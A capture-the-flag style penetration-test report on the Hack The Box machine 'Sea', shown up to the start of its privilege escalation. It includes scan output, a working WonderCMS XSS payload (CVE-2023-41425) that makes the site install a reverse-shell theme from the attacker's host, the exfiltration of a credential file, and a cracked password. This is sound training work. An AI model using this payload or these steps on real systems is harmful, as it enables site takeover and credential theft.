Sea report

Cover

Target: HTB Machine “Sea” **Client:** HTB (Fictitious) **Engagement Date:** Aug 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the "Sea" machine, a Linux-based system hosted on Hack The Box, by simulating adversarial techniques against its network services and web application components. The testing focused on identifying vulnerabilities in web security, authentication mechanisms, and privilege escalation paths. Through systematic enumeration and exploitation, initial access was gained via a Cross-Site Scripting (XSS) vulnerability, culminating in full root control over the system as of 12:19 PM CEST on Sunday, August 03, 2025.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed a Linux host with a TTL value of 63. Comprehensive port scans via Nmap identified critical services, including SSH (port 22) and HTTP (port 80), suggesting an Ubuntu Linux environment running Apache httpd 2.4.41.
- **Service Discovery & Credential Enumeration:** The web application on port 80, identified as WonderCMS v3.2.0, was found vulnerable to XSS (CVE-2023-41425). Exploitation via a crafted payload extracted a hashed password from `database.js`, which was cracked to obtain the `amay` user's credentials.

- **Resource Access & Information Disclosure:** The `amay` account provided SSH access, revealing a locally bound service on port 8080. Port forwarding exposed a system monitor interface, and logs indicated root privileges, leading to further exploitation.
- **Privilege Escalation:** Burp Suite confirmed root access via command injection on the port 8080 service. An SSH key was generated and added to `authorized_keys`, enabling direct root login.
- **Root Access:** Full system control was achieved by leveraging the SSH key, confirming the compromise with root privileges.

Ethics & Compliance

All testing activities were conducted within the Hack The Box platform, adhering to its rules of engagement and confined to the isolated "Sea" environment as of 12:19 PM CEST on Sunday, August 03, 2025. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance cybersecurity knowledge and encourage secure system configurations.

2 Methodology

Initial Enumeration

The methodology for exploiting the "Sea" machine began with initial reconnaissance to identify the operating system and open ports. A ping scan confirmed a Linux-based system with a TTL of 63:

```
ping -c 1 10.129.168.54
PING 10.129.168.54 (10.129.168.54) 56(84) bytes of data.
64 bytes from 10.129.168.54: icmp_seq=1 ttl=63 time=50.5 ms

--- 10.129.168.54 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 50.516/50.516/50.516/0.000 ms
```

A comprehensive port scan using `nmap` revealed open services:


```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.168.54 -oG SeaPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 19:39 UTC
Nmap scan report for 10.129.168.54
Host is up (0.036s latency).
Not shown: 64520 closed tcp ports (reset), 1013 filtered tcp ports (no-
response)
```

```
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

A detailed service scan confirmed the operating system as Ubuntu Linux and provided version information:


```
sudo nmap -sVC -p 22,80 10.129.168.54 -oN SeaServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 19:41 UTC
Nmap scan report for 10.129.168.54
Host is up (0.037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)
|   256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)
|_  256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
```

The web application on port 80 displayed the "Sea" home page:



The `/etc/hosts` file was updated to include:

```
10.129.168.54 sea.htb
```



Foothold

Source code analysis revealed a reference to `http://sea.htb/themes/bike/`, prompting directory fuzzing:

```
ffuf -u http://sea.htb/themes/bike/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
```

Results included:


```
404                     [Status: 200, Size: 3341, Words: 530, Lines: 85,
Duration: 39ms]
LICENSE                 [Status: 200, Size: 1067, Words: 152, Lines: 22,
Duration: 42ms]
css                     [Status: 301, Size: 239, Words: 14, Lines: 8,
Duration: 37ms]
home                    [Status: 200, Size: 3650, Words: 582, Lines: 87,
Duration: 35ms]
img                     [Status: 301, Size: 239, Words: 14, Lines: 8,
Duration: 35ms]
summary                 [Status: 200, Size: 66, Words: 9, Lines: 2,
Duration: 44ms]
version                 [Status: 200, Size: 6, Words: 1, Lines: 2,
Duration: 38ms]
```

The `/version` endpoint returned "3.2.0", indicating WonderCMS. Further fuzzing found `README.md`:

```
ffuf -u http://sea.htb/themes/bike/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -fc 403
```

```
 :: Filter           : Response status: 403
________________________________________________

README.md               [Status: 200, Size: 318, Words: 40, Lines: 16, Duration: 36ms]
sym/root/home/          [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 36ms]
version                 [Status: 200, Size: 6, Words: 1, Lines: 2, Duration: 34ms]
:: Progress: [2565/2565] :: Job [1/1] :: 386 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

Additional findings included `sym/root/home` and `version`, confirming WonderCMS:




```
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

A Cross-Site Scripting (XSS) vulnerability (CVE-2023-41425) in WonderCMS v3.2.0 was exploited. A reverse shell payload was prepared:

```
revshell-main.zip
```

Using the exploit from https://gist.github.com/prodigiousMind/fc69a79629c4ba9ee88a7ad526043413:


```
python3 exploit.py http://sea.htb/loginURL 10.10.14.219 5252
```

The payload was modified in `xss.js`:


```
var urlRev = urlWithoutLogBase+"/?
installModule=http://10.10.14.219:8000/revshell-
main.zip&directoryName=violet&type=themes&token=" + token;

var urlWithoutLogBase: "http://sea.htb";
```

```
kali@kali ~/workspace/Sea/exploits/fc69a79629c4ba9ee88a7ad526043413 [20:22:44] $ cat xss.js

var url = "http://sea.htb/loginURL";
if (url.endsWith("/")) {
 url = url.slice(0, -1);
}
var urlWithoutLog = url.split("/").slice(0, -1).join("/");
var urlWithoutLogBase = "http://sea.htb";
var token = document.querySelectorAll('[name="token"]')[0].value;
var urlRev = urlWithoutLogBase+"/?installModule=http://10.10.14.219:8000/revshell-main.zip&directoryName=violet&type
=themes&token=" + token;
var xhr3 = new XMLHttpRequest();
xhr3.withCredentials = true;
xhr3.open("GET", urlRev);
xhr3.send();
xhr3.onload = function() {
 if (xhr3.status == 200) {
   var xhr4 = new XMLHttpRequest();
   xhr4.withCredentials = true;
   xhr4.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php");
   xhr4.send();
   xhr4.onload = function() {
     if (xhr4.status == 200) {
       var ip = "10.10.14.219";
       var port = "4444";
       var xhr5 = new XMLHttpRequest();
       xhr5.withCredentials = true;
       xhr5.open("GET", urlWithoutLogBase+"/themes/revshell-main/rev.php?lhost=" + ip + "&lport=" + port);
       xhr5.send();

     }
   };
 }
};
```

The exploit server logged the action:



The reverse shell was received:



A `database.js` file was found:

```
cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password":
"$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2025\/08\/01 20:23:51": "127.0.0.1",
```

```
            "2025\/08\/01 20:21:21": "127.0.0.1",
            "2025\/08\/01 20:15:50": "127.0.0.1",
            "2025\/08\/01 20:14:20": "127.0.0.1",
            "2025\/08\/01 20:13:50": "127.0.0.1"
        }
    }
}
```

```
www-data@sea:/var/www/sea/data$ ls -la
ls -la
total 48
drwxr-xr-x 3 www-data www-data  4096 Feb 22  2024 .
drwxr-xr-x 6 www-data www-data  4096 Feb 22  2024 ..
-rwxr-xr-x 1 www-data www-data 29235 Aug  1 19:48 cache.json
-rwxr-xr-x 1 www-data www-data  2891 Aug  1 20:23 database.js
drwxr-xr-x 2 www-data www-data  4096 Aug  1 20:24 files
www-data@sea:/var/www/sea/data$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.219 - - [01/Aug/2025 20:33:42] "GET /database.js HTTP/1.1" 200 -
```

Privilege Escalation

The hash `$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q` was cracked:

```
john hash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:00:13 DONE (2025-08-01 20:50) 0.07374g/s 226.9p/s 226.9c/s
226.9C/s iamcool..milena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

SSH access as `amay` was established:

```
ssh amay@10.129.168.54
```

Port scanning revealed a service on 8080:

```
netstat -tulnp
```


```
amay@sea:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39379         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

```
ss -ltnp | grep :8080
LISTEN  0        4096           127.0.0.1:8080           0.0.0.0:*
```


A local port forward was set up:

```
ssh amay@sea.htb -L 7000:127.0.0.1:8080
```

This exposed a login page:




After logging in, a system monitor was accessed:




Logs indicated root access:

```
sea systemd: pam_unix(systemd-user:session): session opened for user amay
by (uid=0) Aug 2 12:40:34
```

Burp Suite confirmed root privileges:

